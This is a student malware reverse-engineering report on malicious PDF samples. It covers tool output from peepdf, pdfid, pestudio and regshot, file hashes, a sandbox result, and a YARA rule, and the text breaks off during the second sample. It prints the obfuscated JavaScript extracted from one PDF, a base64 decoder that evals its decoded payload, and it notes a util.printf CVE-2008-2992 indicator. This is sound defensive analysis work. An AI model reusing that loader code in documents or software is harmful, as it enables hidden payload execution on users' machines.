Malware Reverse Engineering Report Practical 4


By: Gary Jones

Jonegn1@ufl.edu

CAP4136 Practical 4: Reverse Malware Engineering


Sample 1 of 3: Sample4a.pdf

Using peepdf sample4a.pdf was found to have been updated 4 times as indicated by the version number being 1.4. Additionally, there are 15 objects, the languages used for this sample include javascript and js as shown in figures 1 and 2. In addition to this the hashes of the malware is provided and is searchable on virus total and other resources.



```
Compressed: 38063
remnux@remnux:~/Desktop$ peepdf -f sample4a.pdf
Warning: PyV8 is not installed!!

File: sample4a.pdf
MD5: 1a1443a3474a0aa6af7c9a9a13693a0f
SHA1: 1b79477397b7fd94a5f27fcb396c2f40df0a6951
SHA256: 1b646eba32bccfcc336c9c03f8e46a4595644f6b699a82b75b129a6fe35a9381
Size: 3444 bytes
Version: 1.4
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 15
Streams: 2
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 2
        Objects (15): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15]
                Errors (1): [13]
        Streams (2): [9, 13]
                Encoded (2): [9, 13]
                Decoding errors (1): [13]
        Suspicious elements:
                /AcroForm (1): [1]
                /Names (2): [1, 15]
                /JS (1): [14]
                /JavaScript (2): [14, 7]
```


Figure 1: sample4a.pdf metadata with peepdf



```
remnux@remnux:~/Desktop$ pdfid.py sample4a.pdf
PDFiD 0.2.5 sample4a.pdf
 PDF Header: %PDF-1.4
 obj                   15
 endobj                15
 stream                 2
 endstream              2
 xref                   1
 trailer                1
 startxref              1
 /Page                  1
 /Encrypt               0
 /ObjStm                0
 /JS                    1
 /JavaScript            2
 /AA                    0
 /OpenAction            0
 /AcroForm              1
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /EmbeddedFile          0
 /XFA                   0
 /Colors > 2^24         0

remnux@remnux:~/Desktop$
```

Figure 2: sample4a.pdf metadata with pdfid.py


As we can see in figure 3 the entropy is above 7 which indicates that there might be obfuscation taking place. In addition to this we can look at figure 4 and see strings indicating when file was created and when it was last modified.



pestudio 9.26 - Malware Initial Assessment - www.winitor.com
file
settings
about
c:\users\malware\desktop\sample4a.pdf
indicators (2)
virustotal (error)
strings (122)

property	value
md5	1A1443A3474A0AA6AF7C9A9A13693A0F
sha1	1B79477397B7FD94A5F27FCB396C2F40DF0A6951
sha256	1B646EBA32BCCFCC336C9C03F8E46A4595644F6B699A82B75B129A6FE35A9381
first-bytes-hex	25 50 44 46 2D 31 2E 34 0A 25 C7 EC 8F A2 0A 31 20 30 20 6F 62 6A 0A 3C 3C 0A 2F 54 79 70 65 20 2F
first-bytes-text	% P D F - 1 . 4 .. % .. .. 1 0 o b j .. < < .. / T y p e /
file-size	3444 (bytes)
entropy	7.116

Figure 3: sample4a.pdf metadata with pestudio


pestudio 9.26 - Malware Initial Assessment - www.winitor.com
file
settings
about
c:\users\malware\desktop\sample4a.pdf
indicators (2)
virustotal (error)
strings (122)


encoding (1)	size (bytes)	file-offset	blacklist (0)	hint (0)	value (122)
ascii	15	0x00000053	-	-	/AcroForm 6 0 R
ascii	12	0x00000063	-	-	/Names 7 0 R
ascii	14	0x00000070	-	-	/Threads 8 0 R
ascii	23	0x0000007F	-	-	/PageLayout /SinglePage
ascii	18	0x00000097	-	-	/ViewerPreferences
ascii	19	0x000000AD	-	-	/PageDirection /L2R
ascii	6	0x000000C8	-	-	endobj
ascii	7	0x000000CF	-	-	2 0 obj
ascii	27	0x000000DA	-	-	/Creator (Scribus 1.3.3.12)
ascii	40	0x000000F6	-	-	/Producer (Scribus PDF Library 1.3.3.12)
ascii	9	0x0000011F	-	-	/Title <>
ascii	10	0x00000129	-	-	/Author <>
ascii	12	0x00000134	-	-	/Keywords <>
ascii	32	0x00000141	-	-	/CreationDate (D:20080721194358)
ascii	27	0x00000162	-	-	/ModDate (D:20080721194358)
ascii	15	0x0000017E	-	-	/Trapped /False
ascii	6	0x00000191	-	-	endobj
ascii	7	0x00000198	-	-	9 0 obj
ascii	13	0x000001A0	-	-	<< /Length 36
ascii	23	0x000001AE	-	-	/Filter /FlateDecode >>

sha256: 1B646EBA32BCCFCC336C9C03F8E46A4595644F6B699A82B75B129A6FE35A9381

signature: n/

Figure 4: sample4a.pdf metadata with pestudio part 2


Utilizing regshot it is observed in figures 5 that there are 16 files added through the internet browser and there are 9 files deleted as well dealing with the applications history.



```
----------------------------------
Files added: 16
----------------------------------
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\BrowserMetrics\BrowserMetrics-6265C48C-164C.pma
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\data_reduction_proxy_leveldb\000065.log
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\data_reduction_proxy_leveldb\MANIFEST-000064
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\Sessions\Session_13295310212242456
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\Sessions\Tabs_13295310212880795
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\Pdf\pdfSQLite
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\Pdf\pdfSQLite-journal
C:\Users\Malware\AppData\Local\Microsoft\TokenBroker\Cache\9cd93bc6dcf544bae69531052e64647ec02f2bb4.tbres
C:\Users\Malware\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012022041120220418\container.dat
C:\Users\Malware\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012022042420220425\container.dat
C:\Users\Malware\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\2559921591e7e1b0.automaticDestinations-ms
C:\Users\Malware\AppData\Roaming\Microsoft\Windows\Recent\01.hivu.lnk
C:\Users\Malware\AppData\Roaming\Microsoft\Windows\Recent\sample4a.lnk
C:\Users\Malware\Desktop\01.hivu
C:\Users\Malware\Desktop\Logfile.PML
C:\Windows\Prefetch\MSEDGE.EXE-37D25FA0.pf

----------------------------------
Files deleted: 9
----------------------------------
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\BrowserMetrics\BrowserMetrics-6265BEF8-1F44.pma
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\BrowserMetrics\BrowserMetrics-6265BF0C-434.pma
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\BrowserMetrics-spare.pma
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\data_reduction_proxy_leveldb\000063.log
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\data_reduction_proxy_leveldb\MANIFEST-000062
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\Sessions\Session_13294245608037040
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\Sessions\Tabs_13294245608230583
C:\Users\Malware\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012022032120220328\container.dat
C:\Users\Malware\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012022041220220413\container.dat
```

Figure 5: sample4a.pdf files added and deleted

Despite utilizing microsoft edge I did not notice any network activity. Using Intezer Analyze this was confirmed as this sandbox did not indicate any network activity either as shown in figure 6. Lastly, ask we can see in figure 7 the js code from the pdf.




Network Activity

No Network Activity

Service Activity

No Service Activity

Figure 6: Network Activity From Intezer Analyze



```
PPDF> js_code 13

function func(str) {
    b64s = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
    while (str.substr(-1, 1) == "=") str = str.substr(0, str.length - 1);
    var b = str.split(""),
        i
    var s = Array(),
        t
    var lPos = b.length - b.length % 4
    for (i = 0; i < lPos; i += 4) {
        t = (b64s.indexOf(b[i]) << 18) + (b64s.indexOf(b[i + 1]) << 12) + (b64s.indexOf(b[i + 2]) << 6) + b64s.indexOf(b[i + 3])
        s.push(((t >> 16) & 0xff), ((t >> 8) & 0xff), (t & 0xff))
    }
    if ((b.length - lPos) == 2) {
        t = (b64s.indexOf(b[lPos]) << 18) + (b64s.indexOf(b[lPos + 1]) << 12);
        s.push(((t >> 16) & 0xff));
    }
    if ((b.length - lPos) == 3) {
        t = (b64s.indexOf(b[lPos]) << 18) + (b64s.indexOf(b[lPos + 1]) << 12) + (b64s.indexOf(b[lPos + 2]) << 6);
        s.push(((t >> 16) & 0xff), ((t >> 8) & 0xff));
    }
    for (i = s.length - 1; i >= 0; i--) {
        if (s[i] >= 168) s[i] = AZ.charAt(s[i] - 163)
        else s[i] = String.fromCharCode(s[i])
    };
    eval(s.join(""))
}
```

Figure 7: js code


See below for the YARA Rule for Sample 1 of 3

```
rule creds_ru

{

meta:

        description = “simple YARA rule”

strings:

        $a =
“/ID[<CA16DB0E50F60C66FCDBDA9D468C7D94><CA16DB0E50F60C66FCDBDA9D468C7D94>]”


condition:

        ($a)

}
```

Sample 2 of 3: sample4b.pdf


Methods

Using peepdf sample4b.pdf was found to have been updated 3 times as indicated by the version number being 1.3. Additionally, there are 14 objects, the languages used for this sample include javascript and js as shown in Figure 8 and Figure 9. In addition to this the hashes of the malware is provided and is searchable on virus total and other resources.



```
remnux@remnux:~/Desktop$ peepdf -f sample4b.pdf
Warning: PyV8 is not installed!!

File: sample4b.pdf
MD5: 6a113baf2b8e7003254f9908181c286b
SHA1: 29fad5abc3881967ea3351be8dcc153092e2beff
SHA256: d88ffb4465e1370d5ff441d3b8a7793e7985d5af193fbb13deba12666c992f77
Size: 2859 bytes
Version: 1.3
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 14
Streams: 2
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 14
        Objects (14): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14]
        Streams (2): [11, 13]
                Encoded (2): [11, 13]
        Objects with JS code (2): [1, 13]
        Suspicious elements:
                /AcroForm (1): [1]
                /OpenAction (1): [1]
                /Names (2): [1, 10]
                /JS (2): [1, 12]
                /JavaScript (3): [1, 7, 12]
                util.printf (CVE-2008-2992) (1): [13]
```

